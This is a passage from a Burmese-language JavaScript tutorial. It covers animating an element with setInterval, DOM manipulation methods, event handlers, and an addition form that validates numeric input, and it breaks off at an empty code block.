နမူနာမှာတော့ Object Property ရေးထုံးကိုပဲသုံးပြီးတော့ `ball.style.left = 100px` လို့ ပြောထားတဲ့အတွက် `#ball` Element ရဲ့ CSS Style `left` ရဲ့တန်ဖိုး `100px` ဖြစ်သွားပါပြီ။ မူလ CSS ကုဒ်ထဲမှာ 0 လို့ပြောထားပေမယ့် ဒီ JavaScript ကုဒ်အလုပ်လုပ်သွားတဲ့အခါ တန်ဖိုးပြောင်းသွားပါပြီ။ ဒါကြောင့် စမ်းကြည့်လိုက်ရင် ရလဒ်ကို အခုလိုတွေ့မြင်ရမှာပါ။



`#ball` Element ဟာ `left: 100px` မှာနေရာယူဖော်ပြနေခြင်းပဲဖြစ်ပါတယ်။ ဒီ Element လေး တစ်ဖြည်းဖြည်းနဲ့ ရွှေ့သွားတဲ့ လုပ်ဆောင်ချက်လေး ရဖို့အတွက် JavaScript ကုဒ်ကို ဒီလိုပြင်ရေးပေးလိုက်ပါမယ်။

HTML & JavaScript

```
<script>
    let ball = document.querySelector("#ball")

    let left = 0

    setInterval(() => {
        left += 1
        if(left > 790) left = 0
        ball.style.left = `${left}px`
    }, 10)
</script>
```

`left` Variable တစ်ခုကြေညာထားပြီး တန်ဖိုးကို 0 လို့သတ်မှတ်ထားပါတယ်။ ပြီးခဲ့တဲ့အခန်းတွေမှာ `setTimeout()` Function အကြောင်းကို လေ့လာဖူးခဲ့ကြပါတယ်။ သတ်မှတ်ထားတဲ့အချိန် ရောက်တော့မှ Callback Function ကို အလုပ်လုပ်ပေးတဲ့ Function ပါ။ အခုတစ်ခါ `setInterval()`

Function ကို သုံးပြထားပါတယ်။ `setInterval()` ကလည်း `setTimeout()` လိုပါပဲ။ သတ်မှတ် အချိန် ရောက်တော့မှ Callback Function ကို အလုပ်လုပ်ပေးတာပါ။ ဒါပေမယ့် `setTimeout()` က တစ်ကြိမ်ပဲ လုပ်ပြီး `setInterval()` ကတော့ ထပ်ခါထပ်ခါ လုပ်သွားမှာပဲ ဖြစ်ပါတယ်။ နမူနာမှာ `setInterval()` ရဲ့ ဒုတိယ Argument ကို 10 လို့ပေးထားတဲ့အတွက် 10 မီလီစက္ကန့်ပြည့်တိုင်း တစ် ကြိမ် ထပ်ခါထပ်ခါ အလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။

ဘာတွေ လုပ်သွားတာလဲဆိုတော့ ရေးထားတဲ့ကုဒ်ကို လေ့လာကြည့်ပါ။ `left` ကို 1 တိုးပေးထားတာပါ။ ဒါကြောင့် 10 မီလီစက္ကန့်တိုင်းမှာ `1px` စီဘယ်ကနေညာကို ရွှေ့သွားမှာ ဖြစ်ပါတယ်။ အဲ့ဒီလိုရွှေ့သွားတဲ့ အခါပင်မ `box` Element ထက်တော့ ကျော်မသွားစေချင်ပါဘူး။ ဒါကြောင့် `box` ရဲ့ `width` ဖြစ်တဲ့ 800 ကို ကျော်သွားခဲ့ရင် `left` တန်ဖိုးကို 0 ပြန်လုပ်ပေးရမှာပါ။ နမူနာမှာ 800 လို့ မသတ်မှတ်ဘဲ 790 ကို ကျော်သွားရင် 0 ဖြစ်ရမယ်လို့ ပြန်သတ်မှတ် ထားတာကတော့ `box width + (padding * 2) – ball width` ကိုတွက်ယူထားတာ မို့လို့ပါ။ CSS Box Model ကိုလေ့လာဖူးရင် Padding ကြောင့် Box အရွယ်အစား ပြောင်းပုံကို သိကြပြီးဖြစ်မှာပါ။ မိမိနှစ်သက်ရာတန်ဖိုးတွေ အမျိုးမျိုးအတိုးအလျှော့ပြောင်းပြီး စမ်းကြည့်သင့်ပါတယ်။

တစ်ကယ်တော့ ဒီလုပ်ဆောင်ချက် ရဖို့အတွက် JavaScript ကုဒ်တွေ မလိုသေးပါဘူး၊ CSS Animation နဲ့ တင် လုပ်လို့ရနိုင်ပါတယ်။ ဒါပေမယ့် HTML Element တွေကို JavaScript နဲ့ စီမံနိုင်တယ်ဆိုတဲ့ သဘောသဘာဝ နမူနာကို ရစေဖို့အတွက် ဖော်ပြလိုက်တာပါ။ ရေးလက်စနဲ့ စဉ်းစားစရာ Condition Logic လေးတစ်ချို့ ထပ်ဖြည့်ပါဦးမယ်။

လက်ရှိနမူနာမှာ `ball` လေးက အဆုံးကိုရောက်ရင် အစကို ချက်ချင်းပြန်ရောက်သွားပါတယ်။ အဲ့ဒီလို ချက်ချင်းပြန်ရောက်မယ့်အစား တစ်ရွှေ့ရွှေ့နဲ့ အဆုံးကိုရောက်သွားရင် တစ်ရွှေ့ရွှေ့နဲ့ပဲ အစကို ပြန်သွား အောင် လုပ်ကြည့်ချင်ပါတယ်။ ရေးထားတဲ့ကုဒ်ကို ဒီလိုပြင်ပေးရမှာပါ။

HTML & JavaScript

```
<script>
    let ball = document.querySelector("#ball")

    let left = 0
    let direction = "right"

    setInterval(() => {
        if(direction === "right") {
            left += 1
            if(left > 790) direction = "left"
        } else {
            left -= 1
            if(left < 1) direction = "right"
        }

        ball.style.left = `${left}px`
    }, 10)
</script>
```

နမူနာမှာ `direction` Variable တစ်ခု ပါသွားပါပြီ။ `setInterval()` ထဲမှာ `direction` က `right` ဖြစ်မှ `left` တန်ဖိုးကို 1 တိုးထားပါတယ်။ မဟုတ်ဘူးဆိုရင် 1 နှုတ်ထားပါတယ်။ ဒါကြောင့် တစ်ရွေ့ရွေ့ 1 တိုးပြီးသွားရာကနေ အဆုံးကိုရောက်တဲ့အခါ တစ်ရွေ့ရွေ့ 1 နှုတ်ပြီး ပြန်လာမှာ ဖြစ်ပါတယ်။ ရေးထားတဲ့ကုဒ်ကို လေ့လာပြီး သေချာစဉ်းစားကြည့်ပါ။ ပရိုဂရမ်းမင်းဆိုတာ ဒီလိုပဲ Logic လေးတွေကို စဉ်းစားတွေးခေါ် အသုံးချရတာမျိုးပါ။

ဆက်လက်ပြီးတော့ ရွေ့နေတဲ့ `ball` လေးကို ကြိုက်တဲ့အချိန် ရပ်လို့/ပြန်စလို့ ရတဲ့ လုပ်ဆောင်ချက် ထပ်ထည့်ပါဦးမယ်။ ဒီအတွက် `onClick` လို့ခေါ်တဲ့ HTML Attribute ကို သုံးနိုင်ပါတယ်။ ရေးလက်စ HTML Structure ထဲမှာ အခုလို `<button>` Element နှစ်ခု ထည့်ပေးပါ။

HTML

```
<button onClick="start()">Start</button>
<button onClick="stop()">Stop</button>
```

Button တွေမှာ `onClick` Attribute ကိုယ်စီပါပြီး တန်ဖိုးအနေနဲ့ JavaScript ကုဒ်ကို ပေးရပါတယ်။ နမူနာအရ Start Button ကိုနှိပ်ရင် `start()` Function ကိုခေါ်ထားပြီး Stop Button ကိုနှိပ်ရင် `stop()` Function ကို ခေါ်ထားပါတယ်။ ရေးလက်စ JavaScript ကုဒ်ကို အခုလိုပြင်ပေးပါ။

HTML & JavaScript

```
<script>
    let ball = document.querySelector("#ball")
    let left = 0
    let direction = "right"

    let interval = setInterval(move, 10)

    function move() {
        if(direction === "right") {
            left += 1
            if(left > 790) direction = "left"
        } else {
            left -= 1
            if(left < 1) direction = "right"
        }

        ball.style.left = `${left}px`
    }

    function start() {
        interval = setInterval(move, 10)
    }

    function stop() {
        clearInterval(interval)
    }
</script>
```

စောစောက Arrow Function နဲ့ ရေးထားတဲ့ `setInterval()` အတွက် Callback Function ကို move ဆိုတဲ့အမည်နဲ့ သီးခြား Function အဖြစ် ခွဲထုတ်လိုက်တာပါ။ ပြီးတော့မှ `setInterval()` ရဲ့ Callback နေရာမှာ `move()` ကို ပြန်ပေးလိုက်ပါတယ်။ ထူးခြားချက်အနေနဲ့ `setInterval()` ကပြန်ပေးတဲ့ ရလဒ်ကို `interval` Variable ထဲမှာ ထည့်ထားတာကို သတိပြုပါ။

ဆက်လက်ပြီး `start()` Function နဲ့ `stop()` Function တို့ကို ရေးထားပါတယ်။ `start()`

Function က `setInterval()` ကိုပဲ နောက်တစ်ခါ ပြန် Run ထားတာပါ။ ဒါကြောင့်နှိပ်လိုက်ရင် ရွှေ့တဲ့အလုပ် လုပ်ပါလိမ့်မယ်။ `stop()` Function ကတော့ `clearInterval()` လို့ခေါ်တဲ့ Standard Function ကိုသုံးပြီး Run လက်စ `interval()` ကို ရပ်လိုက်တာပါ။ ဒါကြောင့် နှိပ်လိုက်ရင် ရပ်သွားပါလိမ့်မယ်။ စမ်းကြည့်လို့ရပါပြီ။

ကုဒ်တွေကို အဆင့်လိုက် အပိုင်းအစလေးတွေ ခွဲရေးပြထားလို့ အဆင်မပြေရင် ကုဒ်အပြည့်အစုံကို ဒီမှာ ဒေါင်းပြီး စမ်းကြည့်လို့ရပါတယ်။

- https://github.com/eimg/javascript-book

DOM Properties & Methods

Element အတွင်းထဲက Content ကို စီမံလိုရင် `textContent` (သို့မဟုတ်) `innerHTML` Property ကိုသုံးနိုင်ပါတယ်။ `textContent` က Content ထဲမှာ HTML Element တွေထည့်ပေးရင် Element အနေနဲ့ အလုပ်မလုပ်ဘဲ စာအနေနဲ့ပဲ ပြပေးမှာပါ။ `innderHTML` ကတော့ Content ထဲမှာ HTML Element တွေပါရင် ထည့်အလုပ်လုပ် ပေးပါလိမ့်မယ်။

HTML

```
<div id="box1">
   Box One Content
</div>

<div id="box2">
    Box Two Content
</div>
```

JavaScript

```
document.querySelector("#box1").textContent = "Hello <b>DOM</b>"
document.querySelector("#box2").innerHTML = "Hello <b>DOM</b>"
```

နမူနာမှာ `#box1` နဲ့ `#box2` နှစ်ခုရှိပြီး တစ်ခုကို `textContent` နဲ့ ပြင်ထားပါတယ်။ နောက်တစ်ခုကို

`innerHTML` နဲ့ ပြင်ထားပါတယ်။ ပေးလိုက်တဲ့ Content ကအတူတူပါပဲ။ ရလဒ်ကတော့ တူမှာမဟုတ်ပါဘူး။ ဒီလိုပုံစံဖြစ်မှာပါ –

```
Hello <b>DOM</b>
Hello DOM
```

လိုအပ်ချက်ပေါ်မူတည်ပြီး နှစ်သက်ရာကိုသုံးနိုင်ပါတယ်။ အများအားဖြင့် `textContent` ကိုသုံးသင့်တယ်လို့ အကြံပြုကြပါတယ်။ လုံခြုံရေးအရပဲကြည့်ကြည့် Performance အရပဲကြည့်ကြည့် ပိုကောင်းလို့ပါ။ မဖြစ်မနေ လိုအပ်တာသေချာတယ်ဆိုမှသာ `innerHTML` ကို သုံးသင့်ပါတယ်။

Element ထဲက Content ကို အကုန်ပြင်တာမျိုး မဟုတ်ဘဲ၊ ထပ်တိုးချင်ရင် `appendChild()` Method နဲ့ တိုးတိုင်ပါတယ်။

HTML

```
<div id="box">
    An Element.
</div>
```

JavaScript

```
let hello = document.createTextNode("Hello DOM.")
document.querySelector("#box").appendChild(hello)
```

ဒါဆိုရင် `#box` Element ထဲမှာ Hello DOM. ဆိုတဲ့စာကို ထပ်တိုးပေးသွားမှာပါ။ ဒီလိုထပ်တိုးလို့ရဖို့အတွက် `createTextNode()` Method ကိုသုံးပြီး အရင်ဆုံး Text Node တစ်ခုတည်ဆောက်ပေးရတယ် ဆိုတာကိုတော့ သတိပြုပါ။ အကယ်၍ Element Node တည်ဆောက်ပြီး တိုးချင်ရင်လည်း `createElement()` Method ကိုသုံးနိုင်ပါတယ်။

JavaScript

```
let hello = document.createElement("b")
hello.textContent = "Hello DOM."
document.querySelector("div").appendChild(hello)
```

ဒီတစ်ခါတော့ <b> Element တစ်ခုအရင်ဆောက်လိုက်ပြီး၊ အဲ့ဒီ <b> Element ထဲမှာ ထည့်ချင်တဲ့စာကို textContent နဲ့ထည့်လိုက်ပါတယ်။ ပြီးတော့မှ appendChild() နဲ့ ထပ်တိုးပေးလိုက်တာပါ။

appendChild() Method က ထပ်တိုးတဲ့ Element တွေကို နောက်ကနေတိုးပေးတာပါ။ ရှေ့ကနေတိုးချင်ရင် insertBefore() Method ကိုသုံးနိုင်ပါတယ်။

JavaScript

```
let hello = document.createElement("b")

hello.textContent = "Hello DOM."

let div = document.querySelector("div")

div.insertBefore(hello, div.firstChild)
```

insertBefore() အတွက် Argument နှစ်ခုပေးရပါတယ်။ ပထမ Argument ကထပ်တိုးချင်တဲ့ Element ဖြစ်ပြီး ဒုတိယ Argument က ဘယ်သူ့ရှေ့မှာ ထပ်ထိုးရမှာလဲဆိုတဲ့ Element ဖြစ်ပါတယ်။ နမူနာမှာ div ကို အရင်သီးခြား Select လုပ်လိုက်ပြီး div ထဲကို insertBefore() နဲ့ ထပ်တိုးထားပါတယ်။ div.firstChild နဲ့ div ထဲမှာ မူလရှိနေတဲ့ ပထမဆုံး Child Node ရဲ့ရှေ့ကနေ ထပ်တိုးခိုင်းလိုက်တာပါ။ တစ်လက်စထဲ Element တစ်ခုအတွင်းက ပထမဆုံး Node ကိုလိုချင်ရင် firstChild Property ကိုသုံးရတယ်ဆိုတာကိုပါ ထည့်သွင်းမှတ်သားနိုင်ပါတယ်။ နောက်ဆုံး Node ကို လိုချင်ရင်တော့ lastChild Property ကို သုံးနိုင်ပါတယ်။

Element တစ်ခုကို ပယ်ဖျက်လိုရင်တော့ remove() Method ကိုသုံးနိုင်ပါတယ်။

JavaScript

```
document.querySelector("div").remove()
```

ဒါဆိုရင် Element ကို Document ပေါ်ကနေ ဖယ်ဖျက်လိုက်မှာပါ။

Element မှာ Attribute တွေသတ်မှတ်ဖို့အတွက် setAttribute() Method ကိုသုံးနိုင်ပါတယ်။

JavaScript

```
let hello = document.createElement("b")

hello.textContent = "Hello DOM."
hello.setAttribute("title", "A new element")
document.querySelector("div").appendChild(hello)
```

အသစ်တည်ဆောက်လိုက်တဲ့ Element မှာ title Attribute ထည့်ပေးလိုက်တာပါ။ Attribute တန်ဖိုးကို လိုချင်ရင် getAttribute() Method ကိုသုံးနိုင်ပြီး Attribute တန်ဖိုးကို ပယ်ဖျက်လိုရင် removeAttribute() ကို သုံးနိုင်ပါတယ်။

class တွေကိုစီမံလိုရင်တော့ setAttribute() တို့ getAttribute() တို့ကိုပဲ သုံးရင်ရသလို၊ classList Property ကို add(), remove(), toggle() Method တွေနဲ့လည်း တွဲသုံးနိုင်ပါတယ်။

JavaScript

```
let hello = document.createElement("b")

hello.textContent = "Hello DOM."
hello.classList.add("alert", "info")

document.querySelector("div").appendChild(hello)
```

နမူနာအရ အသစ်တည်ဆောက်လိုက်တဲ့ Element မှာ alert နဲ့ info ဆိုပြီး class နှစ်ခုထည့်ပေးလိုက်တာပါ။ ထပ်ပေးချင်တဲ့ class တွေရှိရင် Argument စာရင်းထဲမှာ ထပ်တိုးပေးလိုက်ယုံပါပဲ။ ပြန်ဖြုတ်လိုရင်တော့ classList.remove() နဲ့ဖြုတ်နိုင်ပါတယ်။ classList.toggle() ကတော့

`class` မရှိရင် ထည့်ပေးပြီး ရှိနေရင် ဖြုတ်ပေးပါတယ်။ ထည့်လိုက်/ထုတ်လိုက် လုပ်ဖို့လိုတဲ့နေရာတွေမှာ အသုံးဝင်ပါတယ်။

Element တစ်ခုကို မိတ္တူပွားယူချင်ရင် `cloneNode()` Method ကိုသုံးနိုင်ပါတယ်။

JavaScript

```
let hi = hello.cloneNode(true)
```

နမူနာအရ စောစောက အသစ်တည်ဆောက်ထားတဲ့ `hello` Element ကို `hi` ဆိုတဲ့အမည်နဲ့ ပွားယူလိုက်တာပါ။ Argument မှာ true လို့ပေးလိုက်တာကတော့ အကုန်ရှိသမျှပွားယူမယ်ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ အကယ်၍ false ဆိုရင် Element နဲ့ Attribute တွေပဲ ပွားယူပြီး အထဲက Child တွေ ပါမှာ မဟုတ်ပါဘူး။

လက်ရှိ Element ရဲ့ Parent Node ကို ရယူလိုရင် `parentNode` Property ကို အသုံးပြုနိုင်ပါတယ်။ ဒါလည်း အသုံးဝင်ပါတယ်။ Select လုပ်တဲ့အခါ CSS Selector ရေးထုံးအရ Child Selector သာ ရှိပါတယ်။ Parent Selector ဆိုတာ မရှိပါဘူး။ ဒါကြောင့် Parent Element လိုချင်ရင် ဒီနည်းကိုပဲ အသုံးပြုရမှာပါ။

HTML

```
<p>
    Some content <b id="badge">10</b>
</p>
```

JavaScript

```
let p = document.querySelector("#badge").parentNode
```

ဒါဟာ `#badge` Element ရှိနေတဲ့ Parent ဖြစ်တဲ့ `<p>` ကို Select လုပ်လိုက်တာပါပဲ။

တခြားအသုံးဝင်တဲ့ DOM Manipulation ကုဒ်နမူနာလေးတွေကို ဒီလိပ်စာမှာလေ့လာနိုင်ပါတယ်။

https://htmldom.dev/

Events

တစ်ချို့အလုပ်တွေကို Click နှိပ်လိုက်တော့မှ အလုပ်လုပ်စေချင်တယ်၊ Keyboard က Key တစ်ခုခုကို နှိပ်လိုက်တော့မှ အလုပ်လုပ်စေချင်တာမျိုးတွေရှိရင် Event Handler ကို သုံးနိုင်ပါတယ်။ Event ဆိုတာ အခြေအနေတစ်ခုခု ဖြစ်ပေါ်တော့မှ လုပ်ဖို့ သတ်မှတ်ထားတဲ့ အလုပ်တွေပါ။

ရှိတဲ့ Event တွေကတော့ အများကြီးပါပဲ။ တစ်ချို့ Standard Event တွေဖြစ်ပြီး တစ်ချို့ နောက်မှ ထပ်တိုးထားတဲ့ Event တွေလည်း ရှိနိုင်ပါတယ်။ Online ဖြစ်သွားရင် ဘာလုပ်ရမယ်၊ Offline ဖြစ်သွားရင် ဘာလုပ်ရမယ်ဆိုတာမျိုးတွေ သတ်မှတ်ထားလို့ ရနိုင်ပါတယ်။ Animation တစ်ခု စသွားရင် ဘာလုပ်ရမယ်၊ ဆုံးသွားရင် ဘာလုပ်ရမယ် ဆိုတာမျိုးတွေ သတ်မှတ်ထားလို့ ရနိုင်ပါတယ်။ Copy ကူးလိုက်ရင် ဘာလုပ်ရမယ်၊ Paste လုပ်လိုက်ရင် ဘာလုပ်ရမယ် ဆိုတာမျိုးတွေ သတ်မှတ်ထားလို့ ရနိုင်ပါတယ်။ ဗွီဒီယို စသွားရင် ဘာလုပ်ရမယ်၊ ဆုံးသွားရင် ဘာလုပ်ရမယ်ဆိုတာမျိုးတွေ သတ်မှတ်ထားလို့ ရနိုင်ပါတယ်။ Node အကြောင်းပြောတုံးက နမူနာပေးခဲ့တဲ့ `on('data')` တို့ `on('end')` တို့ဆိုတာလည်း Event တွေပါပဲ။ Data ရောက်လာရင် ဘာလုပ်ရမယ်၊ ပြီးသွားရင် ဘာလုပ်ရမယ်ဆိုတာမျိုးတွေ သတ်မှတ်ထားတာပါ။

အဲ့ဒီလို Event တွေအများကြီး ရှိတဲ့ ထဲကမှ အသုံးများမှာတွေကတော့ Input Event တွေဖြစ်ပါတယ်။ Click, Keydown, Keyup, Keypress, Focus, Blur, Change, Submit တို့လို Event တွေပါ။ Click Event က Mouse Click မှာ ဖြစ်ပေါ်ပါတယ်။ Keydown, Keyup, Keypress Event တွေကတော့ Keyboard က Key တစ်ခုခုကိုနှိပ်လိုက်ရင် ဖြစ်ပေါ်ပါတယ်။ နှိပ်လိုက်ချိန်၊ လွှတ်လိုက်ချိန်၊ နှိပ်ပြီးသွားချိန် ဆိုပြီး သုံးခု ခွဲထားတာပါ။ Focus Event ကတော့ Focus ဖြစ်သွားချိန် ဖြစ်ပေါ်ပြီး Blur ကတော့ Focus လွတ်သွားချိန်မှာ ဖြစ်ပေါ်ပါတယ်။ Change ကတော့ Input Value ပြောင်းသွားချိန်မှာ ဖြစ်ပေါ်ပါတယ်။ Submit ကတော့ HTML Form တစ်ခုကို Submit လုပ်လိုက်ချိန်မှာ ဖြစ်ပေါ်ပါတယ်။

နောက်ထပ်အသုံးများမယ့် Event တွေကတော့ Load နဲ့ Unload တို့ပါ။ Document ကိုဖွင့်လိုက်ချိန်မှာ Load Event ဖြစ်ပေါ်ပြီး ပိတ်လိုက်ချိန်မှာ Unload Event ဖြစ်ပေါ်ပါတယ်။ ရှိရှိသမျှ Event စာရင်းကို သိချင်ရင် ဒီမှာကြည့်လို့ရပါတယ်။

https://developer.mozilla.org/en-US/docs/Web/Events

ဒီ Event တွေကို အသုံးပြုပုံပြုနည်း (၃) နည်းရှိပါတယ်။ တစ်နည်းကတော့ HTML Event Attribute တွေကို အသုံးပြုနိုင်ပါတယ်။ ပြီးခဲ့တဲ့ နမူနာမှာလည်း တွေ့ခဲ့ပြီးသားပါ။

HTML

```
<p id="note">
    Hello World
</p>
<button onClick="hello()">Button</button>
```

နမူနာအရ `<button>` Element မှာ `onClick` Attribute ကိုသုံးပြီး Click Event ဖြစ်ပေါ်တဲ့အခါ လုပ်ရမယ့် ကုဒ်ကို သတ်မှတ်ပေးထားပါတယ်။ `hello()` Function ကို ခေါ်လိုက်မှာပါ။ ဒါကြောင့် `hello()` Function ရှိနေဖို့တော့လိုပါတယ်။

HTML & JavaScript

```
<script>
    function hello() {
        document.querySelector("#note").textContent = "Hello Event"
    }
</script>
```

နောက်တစ်နည်းက `addEventListener()` Method ကို အသုံးပြုခြင်းဖြစ်ပါတယ်။ ဒီနည်းကို သုံးမယ်ဆိုရင် HTML Attribute မလိုတော့ပါဘူး။

HTML & JavaScript

```
<script>
    document.querySelector("button").addEventListener("click", e => {
        document.querySelector("#note").textContent = "Hello Event"
    })
</script>
```

`addEventListener()` Method အတွက် Argument နှစ်ခုပေးရပါတယ်။ Event အမျိုးအစားနဲ့ Event ဖြစ်ပေါ်တဲ့အခါ လုပ်ရမယ့် Callback Function တို့ပါ။ ဒါကြောင့် နမူနာအရ `<button>` မှာ `click` Event ဖြစ်ပေါ်တဲ့အခါ `#note` Element ရဲ့ `textContent` ပြောင်းသွားမှာပါ။ Event

Callback ရဲ့ e Parameter ထဲမှာ Click Event ဆိုရင် Left Click လား၊ Right Click လား။ Keypress Event ဆိုရင် ဘယ် Key ကိုနှိပ်တာလဲ၊ စသည်ဖြင့် Event နဲ့သက်ဆိုင်တဲ့ အချက်အလက်တွေ ရှိနေမှာဖြစ်ပါတယ်။

နောက်တစ်နည်းကတော့ on နဲ့စတဲ့ Property တွေကို အသုံးပြုရပါတယ်။ onclick, onkeydown, onfocus စသည်ဖြင့် ရေးလို့ရပါတယ်။

HTML & JavaScript

```
<script>
    document.querySelector("button").onclick = function(e) {
        document.querySelector("#note").textContent = "Hello Event"
    }
</script>
```

အပြောင်းအလဲဖြစ်သွားအောင် ရိုးရိုး Function Expression ပြောင်းရေးထားပေမယ့် Arrow Function နဲ့ ရေးမယ်ဆိုရင်လည်း ရပါတယ်။ အတူတူပါပဲ။ ကျန် Event တစ်ချို့ကို နမူနာတွေနဲ့အတူ ဆက်ကြည့်ကြပါမယ်။

Input Sample

နမူနာကုဒ်လို့တစ်ချို့ ဆက်ရေးကြည့်ချင်ပါတယ်။ သိပ်ထူးထူးဆန်းဆန်းကြီး မဟုတ်ပါဘူး။ <input> နှစ်ခုပေးထားပြီး၊ <button> ကိုနှိပ်လိုက်ရင် <input> တွေမှာ ရေးဖြည့်ထားတဲ့ တန်ဖိုးတွေရဲ့ ပေါင်းခြင်းရလဒ်ကို ပြပေးတဲ့ ကုဒ်လေးပါ။ အခုလိုရေးစမ်းကြည့်နိုင်ပါတယ်။

HTML, CSS & JavaScript

```
<!DOCTYPE html>
<html>
<head>
    <title>Title</title>
    <style>
        #result {
            font-size: 2em;
            font-weight: bold;
        }
    </style>
</head>
```

```
<body>
    <h1>Add Form</h1>
    <div class="form">
        <div>
            <input type="text" id="a">
        </div>
        <div>
            <input type="text" id="b">
        </div>
        <div id="result"></div>
        <button id="add">Add</button>
    </div>

    <script>
        document.querySelector("#add").onclick = function() {
            let a = document.querySelector("#a").value
            let b = document.querySelector("#b").value

            document.querySelector("#result").textContent = a + b
        }
    </script>
</body>
</html>
```

ရေးထားတဲ့ကုဒ်ကိုလေ့လာကြည့်လိုက်ရင် `#add` Button အတွက် `onclick` Property နဲ့ Click နှိပ်လိုက်ရင် လုပ်ရမယ့်အလုပ်ကို သတ်မှတ်ပေးထားပါတယ်။ `value` Property ကိုသုံးပြီး Input တွေထဲမှာ ရေးဖြည့်ထားတဲ့တန်ဖိုးကို ယူပြီးတော့ ပေါင်းခြင်းရလဒ်ကို `#result` Element ထဲမှာ ပြပေးလိုက်တာပါ။

မှန်တော့ မှန်ဦးမှာ မဟုတ်ပါဘူး။ 1 နဲ့ 2 ရိုက်ထည့်ပြီး ခလုပ်ကိုနှိပ်လိုက်ရင် ရလဒ်က 3 ဖြစ်ရမယ့်အစား 12 ဖြစ်နေမှာပါ။ a နဲ့ b ရိုက်ထည့်ပြီး ခလုပ်နှိပ်လိုက်ရင် ab ကိုရလဒ်အနေနဲ့ ရမှာပါ။ ဘာကြောင့်လဲဆိုတော့ Input တွေမှာ ရေးဖြည့်ထားတဲ့ တန်ဖိုးတွေက String တွေဖြစ်နေလို့ပါ။ ဒါကြောင့် JavaScript ကုဒ်ကို အခုလိုပြင်ပေးလိုက်ပါ။

JavaScript

```
document.querySelector("#add").onclick = function() {
    let a = document.querySelector("#a").value
    let b = document.querySelector("#b").value
    let result = parseInt(a) + parseInt(b)

    document.querySelector("#result").textContent = result
}
```

ဒီတစ်ခါတော့ `parseInt()` Function ရဲ့အကူအညီနဲ့ String ကို Number ပြောင်းထားပါတယ်။ ပြီးတော့မှ ပေါင်းတဲ့အတွက် ဂဏန်းတွေပေါင်းတဲ့အခါ မှန်သွားပါလိမ့်မယ်။

အကယ်၍ ဂဏန်းမဟုတ်တာတွေ ရိုက်ထည့်ခဲ့မယ်ဆိုရင်တော့ NaN ဖြစ်နေမှာပါ။ ပြီးတော့ ဘာမှရိုက်ထည့်ရင်လည်း NaN ဖြစ်နေမှာပါ။ ဒါကြောင့် ဂဏန်းမဟုတ်တဲ့ တန်ဖိုးတွေဖြစ်နေရင် ဂဏန်းတွေသာ ရိုက်ထည့်ပေးပါလို့ Message Box လေးနဲ့ ပြပေးကြပါမယ်။

တန်ဖိုးက Number ဟုတ်မဟုတ်စစ်ဖို့အတွက် နည်းလမ်းနှစ်ခုရှိပါတယ်။ တစ်ခုကတော့ Integer တန်ဖိုးဟုတ်သလားလို့ `Number.isInteger()` Method ကိုအသုံးပြု စစ်ဆေးခြင်းဖြစ်ပြီး နောက်တစ်မျိုးကတော့ `isNaN()` ကိုအသုံးပြုပြီး Number မဟုတ်ဘူးလားလို့ ပြောင်းပြန် စစ်ဆေးခြင်းဖြစ်ပါတယ်။ အခုလို ပြင်ရေးပေးလိုက်ပါ။

JavaScript

```
document.querySelector("#add").onclick = function() {
    let a = document.querySelector("#a").value
    let b = document.querySelector("#b").value

    let result = parseInt(a) + parseInt(b)

    if( isNaN(result) ) {
        alert("Please enter correct numbers")
    } else {
        document.querySelector("#result").textContent = result
    }
}
```

`isNaN()` ကိုသုံးပြီး အကယ်၍ `result` က NaN ဖြစ်နေခဲ့ရင် Message လေးတစ်ခုပြပေးဖို့ `alert()` Method နဲ့ ရေးထားလိုက်ပါတယ်။ NaN မဟုတ်တော့မှသာ ရလဒ်ကိုပြခိုင်းလိုက်တာဖြစ်လို့ အဆင်ပြေသွားပါပြီ။

ဒါကိုနည်းနည်းပိုကောင်းသွားအောင် ထပ်ပြင်ပါဦးမယ်။ ရိုက်ထည့်တဲ့တန်ဖိုး မမှန်တဲ့အခါ ပြတဲ့ Message ကို သက်ဆိုင်ရာ Input နဲ့အတူ တွဲပြလိုက်ချင်ပါတယ်။ ဒါကြောင့် အခုလို Message Label လေးတွေ HTML ထဲမှာ ထပ်တိုးလိုက်ပါ။

JavaScript

```
<div class="form">
    <div>
        <input type="text" id="a">
        <label for="a">Please enter correct number</label>
    </div>
    <div>
        <input type="text" id="b">
        <label for="b">Please enter correct number</label>
    </div>
    <div id="result"></div>
    <button id="add">Add</button>
</div>
```

ပြီးတဲ့အခါ အဲ့ဒီ Message လေးတွေကို CSS နဲ့အခုလို ခဏဖျောက်ထားလိုက်ပါ။

CSS

```
label {
    display: none;
    color: red;
}
```


ပြီးတဲ့အခါ စောစောက JavaScript ကုဒ်ကို အခုလို ပြင်ပေးလိုက်ပါ။

JavaScript

```
